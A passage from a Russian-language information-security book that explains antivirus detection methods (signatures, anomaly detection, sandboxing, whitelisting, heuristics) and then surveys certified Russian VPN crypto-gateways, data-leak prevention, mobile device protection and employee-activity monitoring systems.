При этом совершенно не важно, как этот код проник в систему и где он скрывается. Антивирусная система должна одинаково легко найти и обезвредить сетевого червя, спрятавшегося в оперативной памяти компьютера, троянского коня, пришедшего по электронной почте, и вирус, пытающийся с флеш-карты скопировать себя в системную папку Windows. При этом хорошая антивирусная система не создает проблем с работой легальных программ, которые используются нами каждый день.

Работа антивирусных систем основана на нескольких методах. Рассмотрим каждый из них.

Обнаружение, основанное на сигнатурах

Метод обнаружения, основанный на сигнатурах, – это метод, при котором антивирусный сканер, просматривая файл, обращается к словарю с известными атаками, который составили и дополняют разработчики антивирусов. В случае соответствия какого-либо участка кода просматриваемой программы известному коду (сигнатуре) вируса в словаре антивирус удаляет инфицированный файл, пытается восстановить файл, удалив сам вирус из тела файла, или выполнить другие действия. Также антивирусная программа может отправить его в карантин, то есть делает невозможным его запуск во избежание дальнейшего распространения вируса.

Этот метод можно сравнить с паспортным контролем на границе, к примеру в аэропорту. Когда вы показываете свой паспорт, ваши паспортные данные проверяют в специальной базе разыскиваемых преступников, вас благополучно пропускают.

Такой способ обнаружения вирусов является старейшим. Первые антивирусные программы умели обнаруживать вирусы только таким способом, сверяя содержимое каждого файла со своим словарем. Современные антивирусные программы также используют сигнатурный анализ, однако он не является единственным средством обнаружения вирусов. На сегодняшний день этот метод малоэффективен.

Основным недостатком сигнатурного анализа является то, что он позволяет обнаруживать только уже известные вирусы. А вирусы, сигнатуры которых еще не занесены в словари, обнаружить таким способом не получится. Иногда, для того чтобы вирус смог проникнуть в сеть какой-то конкретной организации, его код разрабатывают специально таким образом, чтобы данной сигнатуры не было в словаре антивируса, используемого в этой организации. Так как при сигнатурном анализе антивирус ничего не знает об этом новом вирусе, вирус с успехом проникает в корпоративную сеть. Кроме того, разработчики вирусов специально шифруют и видоизменяют код вирусов, для того чтобы сигнатура этого кода отсутствовала в базе.

Еще одним существенным недостатком метода обнаружения, основанного на сигнатурах, является необходимость регулярного обновления сигнатур. Для такого обновления необходим доступ в Интернет. В случае если вы не обновляли свою базу антивирусных сигнатур хотя бы один месяц, вы подвергаете свой компьютер серьезной угрозе, так как за это время появились тысячи вирусов, неизвестные вашей антивирусной системе. Не забывайте об этом и настройте ежедневное обновление своего антивируса.

Примечание

При написании раздела о сигнатурах мне вспомнилась одна история, связанная с ложными срабатываниями. Есть такая программа Remote Administrator, предназначенная для удаленного управления компьютером. Это легальная программа, пользующаяся популярностью среди системных администраторов, которую можно приобрести в любом интернет-магазине. Несколько лет назад я работал в поддержке одного известного разработчика антивирусных программ. Один из наших крупных заказчиков активно использовал этот самый Remote Administrator и наш антивирус. При этом у заказчика было много серверов, расположенных на удаленных площадках, где не было своих системных администраторов. И вот в один прекрасный день разработчики нашего антивируса внесли сигнатуру программы Remote Administrator в свой словарь вирусов. В результате у нашего заказчика на всех его серверах была удалена программа, предназначенная для удаленного управления этими же серверами. Конечно, через некоторое время эта программа была удалена из словаря сигнатур, но системным администраторам нашего заказчика пришлось изрядно поездить по стране, для того чтобы восстановить на всех своих серверах Remote Administrator. Так что порой ложные срабатывания антивируса могут обходиться довольно дорого в буквальном смысле слова.

Обнаружение аномалий

Для того чтобы избежать недостатков метода обнаружения вирусов, основанного на сигнатурах, разработчики антивирусных систем применили ряд новых технологий. Одной из них является обнаружение аномалий (подозрительного поведения), то есть динамический метод работы антивирусов. Программа, использующая этот метод, наблюдает определённые действия (работу программы/процесса, сетевой трафик, работу пользователя), следя за возможными необычными и подозрительными событиями или тенденциями.

Здесь, если производить сравнение с тем же контролем при пересечении границы, пограничники внимательно следят за каждым пересекающим гра-

ницу и в случае странностей в его поведении задерживают подозрительного гражданина.

Антивирусы, использующие метод обнаружения подозрительного поведения программ, не пытаются идентифицировать известные вирусы. Вместо этого они прослеживают поведение всех программ. Если программа пытается записать какие-то данные в исполняемый файл (exe-файл), программа-антивирус может пометить этот файл, предупредить пользователя и спросить, что следует сделать. Такой режим работы называется режимом обучения.

В отличие от метода соответствия определению вируса в словаре, метод подозрительного поведения даёт защиту от совершенно новых вирусов и сетевых атак, которых ещё нет ни в одной базе вирусов или атак. Однако и этот метод не лишен недостатков, программы, построенные на его основе, могут выдавать также большое количество ошибочных предупреждений, что делает пользователя маловосприимчивым к предупреждениям.

Говоря об ошибочных предупреждениях и реакции пользователя на эти предупреждения, хотелось бы отметить определенную закономерность. Чем больше с запросом действия выдает нам антивирусная система, тем менее внимательно пользователи реагируют на эти сообщения. То есть при первых сообщениях антивируса мы внимательно их читаем и осмысленно указываем антивирусу добавить тот или иной файл в исключения. Когда же подобные сообщения начинают появляться десятками в течение часа, мы на автомате добавляем подозрительные файлы в исключения. Для того чтобы избежать подобных проблем, в современных антивирусах имеется возможность использования правил для всех подобных случаев. Тогда при обнаружении подозрительных файлов с аналогичными признаками антивирус не будет спрашивать у пользователя, что ему делать, а выполнит то действие, которое задано в его настройках для всех подозрительных файлов такого вида. Так что, когда ваш антивирус выводит сообщение об обнаружении подозрительного файла или другого подозрительного действия, старайтесь всегда создавать правило. Это избавит вас от изобилия системных сообщений, среди которых могут оказаться как ошибочные предупреждения, так и предупреждения о реальной вирусной активности.

Обнаружение при помощи эмуляций

Обнаружение, основанное на эмуляции, – метод работы антивируса, при котором подозрительный файл либо запускается в тщательно контролируемой среде, либо эмулируется его исполнение с целью выявления тех признаков вредоносного кода, которые появляются только во время исполнения программы. Некоторые программы-антивирусы пытаются имитировать начало выполнения кода каждой новой вызываемой на исполнение программы, перед тем как передать ей управление. Если программа использует самоизменяющийся код (например, расшифровывает себя) или проявляет себя как вирус (то есть немедленно начинает искать другие выполнимые файлы с целью их заражения), такая программа будет считаться вредоносной, спо-

собной заразить другие файлы. Однако этот метод тоже изобилует большим количеством ошибочных предупреждений, так как многие программы при установке выполняют подобные действия.

Здесь параллель с обычной жизнью провести сложнее. Эта технология аналогична тому, как если бы подозреваемого спрашивали «что было бы, если бы». Некий аналог детектора лжи. На основании ответов подозреваемого решается, опасен он или нет.

Ещё один метод определения вирусов включает в себя использование «песочницы» (зачастую основанной на виртуальной машине). Песочница имитирует операционную систему и запускает исполняемый файл в этой имитируемой системе. После исполнения программы антивирусная программа анализирует содержимое песочницы на присутствие каких-либо изменений, которые можно квалифицировать как вирус. Из-за того, что быстродействие системы снижается и требуется достаточно продолжительное время для выполнения программы, антивирусные программы, построенные по этому методу, обычно используются только для сканирования по запросу пользователя. Следует отметить, что эффективность данных программ намного выше, чем у всех остальных, но и затраты на их работу также выше. В последнее время, в связи с увеличением вычислительных мощностей домашних компьютеров, практически все антивирусные программы стали использовать технологию «песочницы».

Виртуальная машина – это специальная программа, позволяющая имитировать работу компьютера. Фактически это компьютер в компьютере, при этом операционная система, установленная в виртуальной машине (гостевая система), может быть полностью изолирована от системы основного компьютера. Гостевая система представляет собой несколько файлов на основном компьютере, которые при необходимости можно скопировать на другой компьютер или удалить. Наиболее известными виртуальными машинами являются VMware и Microsoft Virtual PC. В состав Windows 7 и Vista входит виртуальная машина на основе Virtual PC, позволяющая развернуть на вашем компьютере еще одну операционную систему семейства Windows. Кстати, если вам часто приходится запускать программы сомнительного происхождения, то для защиты своего компьютера советую сделать следующее. Установите на своем компьютере виртуальную машину или, если вы используете Windows 7 или Vista, можете воспользоваться встроенной. В этой виртуальной среде установите новую операционную систему, той же версии, что и ваша основная система. Затем в настройках гостевой системы отключите сеть. Теперь на этой гостевой системе вы можете безопасно запускать сомнительные программы. В случае если эти программы содержат вирусы, то дальше виртуальной машины он никуда проникнуть не сможет.

Метод «Белого списка»

Еще одна технология по борьбе с вредоносными программами – это «белый список». Вместо того чтобы искать только известные вредоносные про-

граммы, эта технология предотвращает выполнение всех компьютерных кодов, за исключением тех, которые были ранее обозначены пользователем как безопасные. Выбрав этот параметр запрета по умолчанию, можно избежать ограничений, характерных для обновления сигнатур вирусов, о которых мы говорили ранее. К тому же те приложения на компьютере, которые пользователь не хочет устанавливать, не выполняются, так как их нет в «белом списке». Для домашних компьютеров эта технология не совсем применима, так как необходимо постоянно следить за тем, какие программы вы устанавливаете на свой компьютер, добавлять их в «белый список». У современных предприятий есть множество надежных приложений, и ответственность за ограничения в использовании этой технологии возлагается на системных администраторов и соответствующим образом составленные ими «белые списки» надежных приложений. Но на своем домашнем компьютере у нас вряд ли будет время и желание следить за «белыми списками», поэтому данная технология подойдет не всем.

А вот тут параллель провести довольно просто. Пускать всех, у кого есть пропуск. Тех, у кого пропуска нет, – не пускать.

Эвристический анализ

И эту технологию уже используют практически все современные антивирусные средства. Эвристический анализ нередко используется совместно с сигнатурным сканированием для поиска сложных шифрующихся и самоизменяющихся вирусов. Методика эвристического анализа позволяет обнаруживать ранее неизвестные инфекции, однако лечение в таких случаях практически всегда оказывается невозможным. В подобном случае, как правило, требуется дополнительное обновление антивирусных баз для получения последних сигнатур и алгоритмов лечения, которые, возможно, содержат информацию о ранее неизвестном вирусе. В противном случае файл передается для исследования антивирусным аналитикам или авторам антивирусных программ. Стоит заметить, что методы эвристического сканирования не обеспечивают какой-либо гарантированной защиты от новых, отсутствующих в сигнатурном наборе компьютерных вирусов, что обусловлено использованием в качестве объекта анализа сигнатур ранее известных вирусов, а в качестве правил эвристической верификации – знаний о механизме изменения сигнатур.

Итак, мы рассмотрели все методы определения вирусов.

Теперь поговорим немного о том, как строятся системы антивирусной защиты. Неплохим решением могло бы быть использование нескольких антивирусов на одном компьютере, однако из-за проблем с совместимостью это будет плохим решением. Правда, стоит отметить, что в последнее время появился ряд решений, позволяющих использовать несколько антивирусов для сканирования одного компьютера. Прежде всего это многоядерные антивирусные программы. Примером таких программ может служить многоядерный антивирус PT Multiscanner от Positive Technologies.

Данный антивирус содержит в себе несколько средств для поиска вируса от различных производителей. Это, конечно, лучше, чем один антивирус, так как вероятность обнаружения вируса существенно увеличивается из-за использования нескольких словарей сигнатур. Однако такие многоядерные антивирусы стоят существенно дороже обычных антивирусов и не всем по карману.

Также многие разработчики стали выпускать специальные утилиты, которые позволяют осуществлять сканирование системы без установки антивирусной программы на жесткий диск. Такие утилиты представляют собой один выполнимый файл, в который уже зашиты все словари вирусных сигнатур. После запуска эта утилита проверяет жесткий диск на наличие вирусов. Конечно, такая проверка получается несколько поверхностной, так как проверяются, как правило, только сигнатуры, но такие утилиты полезны, так как вы можете их использовать вместе с основным антивирусом, установленным на вашем компьютере. Эти антивирусные утилиты являются бесплатными, и найти их можно на сайтах разработчиков, например на drweb.ru или kaspersky.ru.

Еще один способ проверить ваш компьютер несколькими антивирусами, – это использование загружаемых компакт-дисков. Например, на сайте компании Доктор Веб вы можете скачать ISO-образ загружаемого компакт-диска, на котором установлен антивирус со всеми необходимыми обновлениями. Развернув содержимое данного ISO-образа на компакт-диске, вы можете загрузиться с него и проверить вашу систему на наличие вирусов. При этом установленный на жестком диске антивирус никак не пострадает.

Конечно, приведенные выше два способа использования нескольких антивирусов не так эффективны, так как они не осуществляют постоянной защиты системы от вирусов и для своего применения требуют участия пользователя системы, но они могут быть полезны для периодической проверки компьютера, а также при подозрительном поведении системы, но когда штатный антивирус не может определить вирус.

Прежде чем приобрести антивирусную систему, вы можете скачать с сайта разработчика испытательную (trial) версию программы. Испытательный период, как правило, от двух недель до месяца. Этого времени будет вполне достаточно для того, чтобы оценить надежность выбранной антивирусной программы. Для того чтобы проверить свою антивирусную программу, не нужно специально открывать на своем компьютере подозрительные файлы или посещать сомнительные страницы в Интернете, пытаясь выяснить, сколько вирусов поймает ваш антивирус. Более того, такие действия могут привести к заражению вашего компьютера в случае неверной настройки антивирусной программы. Так что для проверки вашего антивируса лучше всего воспользоваться различными результатами тестов, проведенных независимыми специалистами.

Есть четыре наиболее известных теста антивирусных программ:

- тест английского журнала «Virus Bulletin» (http://www.virusbtn.com);

- тесты на получение сертификата Check Mark (http://www.westcoastlabs.org);
- тесты эксперта Андреаса Маркса в Германии (http://www.av-test.org);
- тест эксперта Андреаса Клементи в Австрии (http://www.av-comparatives.org).

Как мы уже говорили, существует множество различных антивирусных программ. Однако если вы все еще не определились с антивирусной программой, то советую обратить внимание на программы следующих производителей: Dr. Web, Kaspersky Lab, Agnitum, Eset, Panda Sofware, McAfee, Symantec.

Данные разработчики антивирусных программ являются признанными лидерами в области защиты информации. Это означает, что у них имеются мощные лаборатории, позволяющие оперативно реагировать на вирусные эпидемии по всему миру. К тому же эти разработчики осуществляют техническую поддержку своих продуктов по всему миру, в том числе и в России. Это немаловажные факторы, так как зачастую разработчики антивирусных программ эффективно работают только в какой-либо одной стране или регионе, однако стоит приобрести их продукт пользователю из другого региона, как тут же начинаются проблемы с определением вирусов, а главное – проблемы с осуществлением технической поддержки. Техническая поддержка вообще очень важна, при выборе антивирусной программы необходимо, чтобы ее разработчик обязательно осуществлял поддержку в вашем регионе, желательно, чтобы это была круглосуточная поддержка по телефону, в крайнем случае по электронной почте, и на русском языке. Иначе в случае возникновения технических проблем при работе антивируса вы рискуете оказаться с ними один на один без помощи квалифицированных специалистов. В этом отношении мне всегда нравилась работа службы технической поддержки Лаборатории Касперского, лидера российской индустрии разработки антивирусов. При звонке в службу технической поддержки этой компании квалифицированные специалисты всегда помогали решить любой, даже самый запутанный технический вопрос.

Вообще, у многих читателей может возникнуть вопрос, а стоит ли приобретать антивирусные программы иностранной разработки, ведь они ориентированы на англоязычную среду и, соответственно, могут плохо работать в русскоязычной операционной системе. В особенности это может касаться различных нежелательных почтовых рассылок, которые в России осуществляются, как правило, на русском языке, а в Европе и Америке – на английском. Этот вопрос возникает у многих пользователей перед приобретением антивирусной программы.

На самом деле история распространения практически всех антивирусов показывает, что для них не существует территориальных границ. Вирусы с одинаковым успехом заражали компьютеры в Европе, Азии и Америке. Так что «национальность» антивируса большого значения не имеет. Гораздо важнее то, насколько быстро разработчики антивируса реагируют на появление

новых вирусов, занося их сигнатуры в свои словари. Также для многих пользователей большое значение имеет наличие русскоязычного интерфейса в антивирусной программе. Но у большинства из приведенных выше антивирусных программ присутствуют русскоязычный интерфейс и техническая поддержка в России и странах СНГ.

Грамотно настроенный и регулярно обновляемый антивирус способен нейтрализовать большинство угроз распространения вредоносного кода.

1.2.4. Защищаем каналы связи

Проблема перехвата передаваемой по сети информации существует практически с момента создания сети Интернет. Перехватить и просмотреть передаваемые по сети пакеты можно с помощью штатных средств практически любой операционной системы семейства *nix. Да и в Windows для перехвата достаточно установить бесплатную программу Wireshark. Такая уязвимость к перехватам обусловлена самой архитектурой сети Ethernet и стека протоколов TCP/IP. Дело в том, что изначально в стеке весь трафик передавался в открытом виде, шифрование не было предусмотрено. А кроме того, использовавшиеся долгие годы в сетях Ethernet концентраторы позволяли «видеть» весь трафик других узлов, подключенных к этому же концентратору. Замена концентраторов на коммутаторы не намного улучшила ситуацию, так как многие коммутаторы из-за некорректной настройки уязвимы к различным атакам, позволяющим прослушать трафик других пользователей, подключенных к этому же устройству.

И хотя в последнее время ситуация стала несколько улучшаться благодаря массовому внедрению прикладных протоколов со встроенным шифрованием (HTTPS, SSH и других), в целом проблема перехвата передаваемого по сети трафика остается по-прежнему актуальной.

В локальных сетях для борьбы с прослушиванием трафика, как правило, используются грамотная сегментация сети, сетевые средства защиты, а также организационные меры, такие как лишение пользователей прав, необходимых для установки стороннего программного обеспечения и перевода сетевой карты в смешанный режим, нужный для прослушивания трафика.

При передаче трафика через Интернет единственным эффективным средством защиты от перехвата трафика является использование виртуальных частных сетей (VPN), в которых применяется шифрование. При этом могут использоваться различные алгоритмы шифрования (DES, 3DES, AES и другие).

В России «законодателем мод» в области информационной безопасности традиционно являются регуляторы ФСТЭК и ФСБ. Федеральный закон № 152 «О персональных данных» и его поднормативные акты обязывают при передаче персональных данных через незащищенные каналы связи использовать сертифицированные криптографические средства защиты. Сертификацией средств криптографической защиты в России занимается Федеральная служ-

ба безопасности. Для получения сертификата необходимо выполнение ряда требований, однако, пожалуй, основным является использование алгоритма криптографического преобразования ГОСТ 28147–89. В России на сегодняшний день существует несколько разработчиков средств криптографической защиты каналов связи.

Начнем с криптошлюзов от компании «Код Безопасности». Наиболее известным их продуктом является аппаратно-программный криптографический шлюз (АПКШ) «Континент».

АПКШ «Континент» обеспечивает защиту информации, передаваемой между локальными сетями филиалов (Site To Site VPN) и удаленными пользователями (Remote Access VPN), посредством криптографического преобразования. Криптографические преобразования осуществляются в соответствии с российскими стандартами (ГОСТ 28147–89, ГОСТ Р 34.11–94, ГОСТ Р 34.10–94, ГОСТ Р 34.10–2001).

АПКШ поставляется только в виде физического устройства. Существует ряд моделей, отличающихся как пропускной способностью, так и форм-факторами и стоимостью. Однако АПКШ всегда представляет собой специализированный сервер в стоечном исполнении с предустановленным ПО под управлением сокращенной версии ОС FreeBSD.

В целом АПКШ «Континент» обеспечивает следующий функционал:

- аутентификацию подключаемых компьютеров;
- прием и передачу IP-пакетов по протоколам семейства TCP/IP с возможностью приоритезации IP-трафика;
- фильтрацию IP-пакетов в соответствии с заданными правилами фильтрации;
- трансляцию сетевых адресов в соответствии с заданными правилами трансляции (NAT);
- криптографическое преобразование передаваемых и принимаемых IP-пакетов;
- имитозащиту IP-пакетов, циркулирующих в VPN;
- сжатие передаваемых IP-пакетов;
- скрытие внутренней структуры защищаемого сегмента сети;
- поддержку протокола PPPoE для использования в коммутируемых каналах связи;
- оповещение центра управления сетью (ЦУС) о своей активности и о событиях, требующих оперативного вмешательства в режиме реального времени;
- регистрацию событий, связанных с работой АПКШ;
- регистрацию и учет фильтруемых пакетов;
- регистрацию сведений об установленных сессиях;
- идентификацию и аутентификацию администратора ИБ при запуске АПКШ;
- контроль целостности ПО АПКШ;
- маршрутизацию пакетов между сегментами ЛВС;

- удаленное управление АПКШ;
- работу в режиме горячего резервирования.

Криптошлюз (КШ) оборудуется сетевыми интерфейсами стандарта Ethernet, а также аппаратным модулем доверенной загрузки «Соболь», обеспечивающим локальную идентификацию и аутентификацию администратора ИБ и контроль целостности ПО.

Для управления всеми АПКШ, подключенными к сети, необходим центр управления сетью (ЦУС), представляющий собой тот же аппаратный АПКШ, но с активированным функционалом по управлению сетью. При этом аппаратная платформа абсолютно одинакова как для обычных АПКШ, так и для ЦУС.

Для работы с ЦУС на машине администратора ИБ должен быть установлен толстый клиент. Также АПКШ «Континент» имеет функционал для обеспечения шифрованного соединения между удаленным компьютером пользователя и локальной сетью предприятия. Для этого на криптошлюзе необходимо активировать лицензию на сервер доступа.

Отказоустойчивость АПКШ «Континент» обеспечивается за счет использования кластеризации по принципу Active/Passive. При этом обработку трафика ведет только один основной АПКШ, а второй находится в резерве и начинает обработку трафика только в случае выхода из строя основного АПКШ.

АПКШ «Континент» имеет сертификат соответствия ФСБ России требованиям к СКЗИ класса КС2. Сертификат ФСБ № СФ/124-2871 действителен до 25 марта 2019 г.

Отдельно стоит отметить криптокоммутаторы «Континент» – это средства криптографической защиты каналов на канальном уровне. Данное устройство предназначено для решения задач защиты данных, передаваемых по каналам связи общих сетей передачи данных между удаленными сегментами одной подсети, посредством прозрачного объединения сегментов территориально распределенных сетей на канальном уровне.

Эти устройства характеризуются наличием большего числа сетевых портов – до 34, также высокой производительностью до 2,5 Гб. Криптомаршрутизаторы канального уровня являются новым классом устройств, однако они имеют большие перспективы развития в будущем.

Кроме классических АПКШ, на аппаратной платформе «Континент» также устанавливается детектор атак «Континент» – средство обнаружения атак.

В целом средства сетевой безопасности на базе платформы «Континент» позволяют обеспечить комплексную защиту от сетевых угроз.

Программно-аппаратный шлюз ViPNet от компании «Инфотекс» также широко распространен в российских компаниях. В отличие от «Континента», ViPNet имеет как аппаратные, так и программные реализации, предназначенные для обеспечения криптографической защиты передаваемых данных посредством алгоритма шифрования ГОСТ 28147–89. При этом программные решения поддерживают как серверные ОС Windows, так и Linux.

Архитектура сети ViPNet также состоит из криптошлюзов (Coordinator) и узла управления:

- ПАК «ViPNet Coordinator»;
- ПО «ViPNet Administrator».

При этом к названиям аппаратных комплексов прибавляется «HW», например «ViPNet Coordinator HW1000».

Для централизованного управления (развертывания политик безопасности, сертификатов и т. д.) применяется ПО «ViPNet Administrator», представляющее собой базовый программный комплекс для настройки и управления защищенной сетью и включающий в себя:

- ViPNet NCC (ЦУС) – программное обеспечение, предназначенное для конфигурирования и управления виртуальной защищенной сетью ViPNet;
- ViPNet KC&CA (УКЦ) – программное обеспечение, которое выполняет функции центра формирования ключей шифрования и персональных ключей пользователей – ключевого центра, а также функции удостоверяющего центра.

В линейке ViPNet Coordinator также стоит отметить устройство IG10 – это сетевой шлюз безопасности в индустриальном исполнении, предназначенный для защиты каналов в промышленных системах и сегментирования их на домены безопасности. «ViPNet Coordinator IG10» обеспечивает эффективную защиту от сетевых атак и несанкционированного доступа путем создания защищенных каналов на основе технологии ViPNet. В свете выхода ФЗ № 187 «О безопасности критической информационной инфраструктуры Российской Федерации» защита критических сегментов промышленных сетей становится все более актуальной.

Программно-аппаратный комплекс «ViPNet Coordinator HW» соответствует требованиям ФСБ РФ к шифровальным (криптографическим) средствам класса КС3.

Еще один известный российский разработчик средств криптографической защиты – компания «С-Терра» из Зеленограда [3]. Многим этот вендор известен своим сотрудничеством с Cisco Systems, однако в их портфеле решений есть собственные разработки с достаточно высокими характеристиками. В отличие от предыдущих представленных вендоров, здесь для управления устройством необязательно разворачивать отдельный узел для администрирования.

Управление шлюзом безопасности S-Terra может осуществляться следующими способами:

- централизованно удаленно посредством графического интерфейса Cisco Security Manager 3.2 (CSM) и Cisco Security Manager 4.3 (совместимо с версией 3.11), который входит в состав Cisco Security Management Suite;
- централизованно удаленно с использованием системы управления «С-Терра КП»;
- локально или удаленно по протоколу SSH с помощью интерфейса командной строки. В интерфейсе командной строки используется под-

множество команд Cisco IOS, что облегчает управление администраторам, имеющим опыт настройки шлюзов безопасности и межсетевых экранов Cisco Systems;
- удаленно с использованием Web-based интерфейса управления.

Устройство S-Terra представляет собой программный комплекс – шлюз безопасности, функционирующий на аппаратной платформе под управлением операционных систем Red Hat Enterprise Linux 5, CentOS 5. При этом в качестве аппаратной платформы могут использоваться следующие решения: HP Proliant, Huawei, Kraftway. Использование различной аппаратной платформы позволяет подобрать шлюз, наиболее точно отвечающий важнейшим критериям: производительности, цене и т. д.

Остановимся более подробно на отличительной особенности решений данного вендора – возможности обеспечения высокой производительности посредством построения кластеров криптошлюзов с распределенной нагрузкой. Дело в том, что кластеры высокопроизводительных криптошлюзов S-Terra 7000 могут распределять нагрузку между узлами, тем самым обеспечивая производительность VPN более 10 Гб/с. Для реализации данного функционала, помимо оборудования S-Terra, необходимо также подготовить необходимым образом сетевую инфраструктуру. В частности, коммутаторы, к которым подключаются шлюзы, должны поддерживать протокол LACP (Link Aggregation Control Protocol), который обеспечивает распределение трафика между узлами кластера. Кроме того, должны поддерживаться Jumbo Frames, кадры канального уровня размером 9600. Для гарантированного обеспечения шифрования канала в 10 Гбит/с необходимо развернуть четырехузловой кластер шлюзов S-Terra 7000.

Программно-аппаратный комплекс «S-Terra VPN» версии 4.1 соответствует требованиям ФСБ России к шифровальным средствам класса КС3 и может использоваться для криптографической защиты информации, не содержащей требований, составляющих государственную тайну. Сертификат соответствия СФ/124-2517.

1.2.5. Предотвращение хищения конфиденциальной информации

По статистике от 80 до 95 процентов всех потерь информации происходят из-за корпоративных пользователей. Это происходит каждый день – сотрудник по ошибке отправляет бюджет отдела в список рассылки для клиентов, а другой выкладывает план продаж на публичный сайт в Интернете, а третий теряет флешку со списком заказчиков. В большинстве случаев это происходит ненамеренно, но тем не менее для предотвращения подобных угроз необходимо контролировать передачу информации как на периметре корпоративной сети, так и на компьютерах пользователей.

Система защиты от утечек информации позволяет создавать политики, по которым информация передается внутри компании, а также контролировать

обмен информацией с внешним миром. Система защиты от утечки данных может строиться на основе одного или нескольких технологических компонентов, что определяется исходя из особенностей конкретной информационной системы. Это позволяет контролировать максимальное количество каналов утечек информации и предотвращать типовые угрозы, возникающие при работе с конфиденциальной информацией.

Основные задачи:

- классификация конфиденциальной информации на основе нахождения на регламентированном файловом ресурсе, в каталоге, в базе данных;
- контроль хранения, обработки и передачи конфиденциальной информации на рабочих станциях корпоративных пользователей на основе ключевых слов, контекстной информации (с использованием технологии цифровых слепков);
- автоматизированное обнаружение копий конфиденциальной информации на компьютерах пользователей и нерегламентированном файловом ресурсе;
- контроль информационных потоков на границах корпоративной информационной среды (почта, веб, протоколы мгновенного обмена сообщениями и многое другое);
- уведомление пользователя, его руководителя, офицера безопасности при нарушении корпоративной политики ИБ;
- централизованное управление инцидентами и политиками.

Мобильные устройства, такие как смартфоны, карманные компьютеры и ноутбуки, открывают для современных предприятий неисчислимые преимущества в плане производительности. По достоинству оцениваются гибкость и удобство использования портативных помощников, в то время как именно их мобильность ставит перед IT-администраторами сложные задачи управления данными и сетями компаний при сохранении их защищенности.

В условиях современных требований оперативного ведения бизнеса использование мобильных устройств является повсеместно принятой практикой. Как показывает статистика, кражи мобильных устройств являются одной из наиболее опасных угроз информационной безопасности в течение нескольких последних лет. Во многом это связано с высокой ликвидностью мобильных устройств как материальной ценности, однако конфиденциальные данные, хранящиеся на этих устройствах, зачастую представляют большую ценность, чем само устройство.

Представьте, какие последствия для компании будут иметь утеря или кража смартфона, ноутбука или КПК ее работника, сопровождающиеся раскрытием таких конфиденциальных данных о работнике или клиенте, как контактная информация, информация о кредитных картах или сведения о банковских операциях. Такие инциденты могут не только подорвать репутацию компании в глазах общественности, но и привести к нарушению законов и постановлений, появлению судебных исков против компании. В чужие руки может попасть критичная для бизнеса информация.

Помимо того что мобильные устройства могут быть утеряны или украдены, они становятся мишенями для растущего числа вирусов, червей и «троянов». Оперативное обнаружение и удаление вредоносных программ в целях предотвращения заражения всей сетевой инфраструктуры является одной из первоочередных задач, стоящих перед персоналом ИТ-подразделений.

Эффективным решением вышеописанных проблем является внедрение системы защиты мобильных устройств. Это комплексное решение позволяет значительно снизить риск утечки конфиденциальной информации, ограничить распространение вредоносных программ.

Благодаря одному из модулей, используемых в системе защиты мобильных устройств, владелец устройства либо администратор корпоративной сети имеет возможность в случае пропажи устройства дистанционно заблокировать доступ к нему или полностью очистить его память, просто отправив кодовое текстовое сообщение на соответствующий номер. Если же SIM-карта устройства была заменена похитителем, то владельцу будет незаметно отправлено сообщение с новым телефонным номером устройства. Это позволяет осуществлять блокировку и очистку памяти мобильного устройства даже при смене SIM-карты. Кроме того, в большинстве случаев правоохранительные органы могут выяснить личность похитителя мобильного устройства по его телефонному номеру и вернуть устройство владельцу.

Система защиты мобильных устройств позволяет:

- полностью зашифровать данные на жестком диске мобильного устройства, обеспечив полную прозрачность работы для операционной системы и приложений, без вмешательства пользователя;
- полностью зашифровать данные на съемных носителях (USB-диски, Flash-диски, магнитооптические диски, дискеты, карты памяти), подключаемых к мобильному устройству, обеспечив полную прозрачность работы для операционной системы и приложений, без вмешательства пользователя;
- провести аутентификацию пользователя для расшифровки данных на жестком диске до момента загрузки операционной системы;
- использовать средства двухфакторной аутентификации (USB-ключи, смарт-карты) для повышения уровня защищенности мобильного устройства;
- восстановить доступ к мобильному устройству с помощью централизованной службы администрирования системы в случае потери пароля или выхода из строя USB-ключа;
- централизованно управлять политиками и настройками;
- оперативно обнаруживать и удалять вредоносные программы;
- автоматически проверять все входящие и модифицируемые объекты на наличие вредоносных программ;
- выполнять полную проверку устройства по требованию и сообщать о состоянии защиты администратору системы;
- удалять или помещать в карантин обнаруженные опасные объекты;

- обновлять антивирусные базы через различные каналы связи;
- в случае наличия на мобильном устройстве телефонного модуля отфильтровывать нежелательные SMS-сообщения различного содержания, защищая пользователя как от фишинга, так и от навязчивой рекламы;
- в случае наличия на мобильном устройстве телефонного модуля дистанционно заблокировать доступ к устройству или полностью очистить его память;
- в случае наличия на мобильном устройстве телефонного модуля при замене похитителем SIM-карты незаметно отправить владельцу сообщение с новым телефонным номером устройства и дистанционно заблокировать доступ к устройству или полностью очистить его память;
- осуществлять контроль над политикой безопасности мобильного устройства независимо от того, где находится пользователь – в офисе или в деловой поездке.

На сегодняшний эффективное взаимодействие с партнерами или заказчиками, а также оперативный поиск информации о товарах или услугах являются непременными условиями решения бизнес-задач компании. Всемирная сеть Интернет позволяет решить поставленные задачи с минимальными затратами. Однако существует проблема, связанная с непродуктивным использованием рабочего времени сотрудниками компаний, которые имеют доступ в Интернет.

Операционные системы на сегодняшний день не имеют встроенных механизмов, позволяющих решить проблему нецелевого использования ресурсов Интернет и программного обеспечения на рабочей станции в целом.

Учитывая, что подобные действия пользователя никак не контролируются, потеря рабочего времени сотрудников на непроизводственные задачи является одной из наиболее актуальных практически для всех корпоративных сетей.

Система контроля действий пользователей позволяет:

- контролировать работу пользователей, что не позволит бесконтрольно тратить рабочее время в личных целях;
- автоматически, незаметно для пользователей, записывать все действия, включая отправляемые и принимаемые сообщения электронной почты, общение в чатах и системах мгновенного обмена сообщениями, посещаемые веб-сайты, набранные на клавиатуре данные, переданные/напечатанные/сохраненные файлы и многое другое;
- контролировать использование компьютерных игр на рабочем месте и учитывать количество рабочего времени, потраченного на компьютерные игры;
- контролировать сетевую активность пользователей, учитывать объемы сетевого трафика пользователей;
- контролировать копирование документов на различные носители (съемные носители, жесткие диски, сетевые папки и пр.);
- контролировать сетевую печать пользователей;

- фиксировать запросы пользователей к поисковым машинам;
- фиксировать переписку пользователей через системы мгновенного обмена сообщениями;
- обеспечить регистрацию сообщений электронной почты, принятых и отправленных с компьютеров организации.

Итак, мы определились с основными требованиями к системе предотвращения утечек данных, теперь рассмотрим, какие принципы положены в основу данных систем.

